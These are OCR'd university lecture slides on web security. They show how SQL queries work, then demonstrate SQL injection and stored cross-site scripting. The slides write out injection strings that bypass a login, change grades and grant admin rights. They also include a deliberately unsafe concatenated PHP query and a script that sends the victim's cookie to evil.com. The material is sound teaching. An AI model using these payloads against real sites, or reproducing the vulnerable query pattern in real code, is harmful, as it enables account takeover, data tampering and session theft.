
Name	ID	Grade	Password	admin
Bernardo	345	-	H(password)	1
Bob	122	C	H(bob123)	0
Alice	543	A	H(a3dsr87)	0
…	…	…	…	…

One query type: SELECT

```
SELECT attributes FROM table WHERE condition; [-- comments]
```

- Find records in table (FROM clause) that satisfy a certain condition (WHERE clause)
- Result returned as table (attributes given by SELECT)

SELECT: Data flow



Alice

Server

CS1660 Database

Insert your name to access your grade:

Alice

POST Alice's grade


SELECT name, grade
from CS1660
WHERE name=Alice

Alice	A

200 OK: Alice, A

Student:	Alice
Grade:	A

SELECT: Data flow



Alice

Server

CS1660 Database

Insert your name to access your grade:

Alice

POST Alice's grade

```
SELECT  name, grade
from CS1660
WHERE name=Alice
```

Example Query: Authentication

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

Name	ID	Grade	Password	admin
Bernardo	345	-	H(password)	1
Bob	122	C	H(bob123)	0
Alice	543	A	H(a3dsr87)	0
…	…	…	…	…

Example Query: Authentication

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- Student sets $username and $passwd

- Access granted if query returns nonempty table

UPDATE Function

```
UPDATE table SET attribute WHERE condition; -- comments
```

- Update records in table (UPDATE clause) that satisfy a certain condition (WHERE clause)

DELETE Function

```
DELETE FROM table
  WHERE condition; -- comments
```

- Delete records in table (DELETE clause) that satisfy a certain condition (WHERE clause)

ALTER Function

```
ALTER TABLE table
   ADD  element varchar(20); -- comments
```

- Alter the fields in table (ALTER clause) by adding a new column with a certain size (e.g. varchar(20)

How to implement this?

How to implement on server?

```
SELECT attributes FROM users
        WHERE user = 'Alice' AND password = '<hash>'
```

How to implement on server?

```
SELECT attributes FROM users
        WHERE user = 'Alice' AND password = '<hash>'
```

Let’s start with this:

```
db->query("SELECT * from users where username=" . $user .
          " AND password = " . $hash "'");
```

What could go wrong?

User input affects the query string!

ie, input becomes part of the code (here, the SQL query)

User input affects the query string!


ie, input becomes part of the code (here, the SQL query)

⇒ We call this Code Injection

This example is an SQL Injection (SQLI)

SQL Injection

– Causes execution of unauthorized queries by injecting SQL code into the database



SQL Injection to Bypass Authentication

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

$username = A' OR 1 = 1 --' $passwd = anything

Resulting query:

SELECT * FROM CS1660 WHERE Name= 'A' OR 1 = 1 *--' AND* ...

ALWAYS TRUE

SQL Injection for Data Corruption

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- $username = A'; UPDATE CS1660 SET grade='A' WHERE name=Bob' --'
- $passwd = anything
- Resulting query execution

SELECT * FROM CS1660 WHERE Name = 'A';

UPDATE CS1660 SET grade='A' WHERE Name='Bob' -- *AND …*

END EXISTING QUERY

WRITE / UPDATE


SQL Injection for Privilege Escalation

```
SELECT * FROM CS1660 WHERE
Name=$username AND Password = hash( $passwd ) ;
```

- $username = A'; UPDATE CS1660 SET admin=1 WHERE name=‘Bob' --'
- $passwd = anything
- Resulting query execution

  SELECT * FROM CS1660 WHERE Name = 'A';


  UPDATE CS1660 SET admin=1 WHERE name=‘Bob' -- *AND …*


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH. YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.

Source: http://xkcd.com/327/

More code injection?

Abstract model for a web application (revisited)



New idea: attack the user's browser => can alter their website, steal info, ….

Cross-Site Scripting (XSS)

- Problem: users can submit text that will be displayed on web pages
- Browsers interpret everything in HTML pages as HTML
- What could go wrong?

Example

- Website allows posting of chirps
- Server puts comments into page:

```
ChirpBook!<br />
Here's what everyone else had to say:<br />
Joe: Hi! <br />
John: This is so <b>cool<b>! <br />
Jane: How does <u>this</u> work? <br />
```

- Can include arbitrary HTML…

```
Attacker: <script>alert("XSS
    Injection!"); </script> <br />
```


```
chirpbook.html
<html>
<title>ChirpBook!</title>
<body>
Chirp Away!
<form action="sign.php"
   method="POST">
<input type="text" name="name">
<input type="text"
   name="message" size="40">
<input type="submit"
   value="Submit">
</form>
</body>
</html>
```

Cookie Stealing

What happens if I submit this as a Chirpbook comment?

```
<script>
    var xhr = new XMLHttpRequest();
    xhr.open('POST’, ‘http://evil.com/steal.php', true);
    xhr.setRequestHeader('Content-type', 'application/x-www-form-urlencoded');
    xhr.send(‘cookie=‘ + document.cookie);
</script>
```

Idea: stored XSS attack




Goal: make victim's browser do a request to a site the attacker controls

Ideally: steal some info from the user's browser 🍪

How it works

1. Attacker inserts malicious payload into database (ie, JS code that will run in the user's browser
2. User loads the payload by legitimately using the target website
3. Payload does something the attacker wants. In this case, makes a request to a site that the attacker controls that contains the user's cookie!
   => In class demo: used webhook.site as example for site that attacker controls (just logs all requests made to it)

Stored XSS



Attacker

POST /comment.php
comment=<script> / make a post request to evil.com with document.cookie… */ </script>*

chirpbook.com

INSERT INTO comments (value) VALUES (‘<script>…</script>’)

Database

[”Hello”, …, “<script>…</script>”]

```
<body>
  …
  <script>…</script>
  …
</body>
```

User's Browser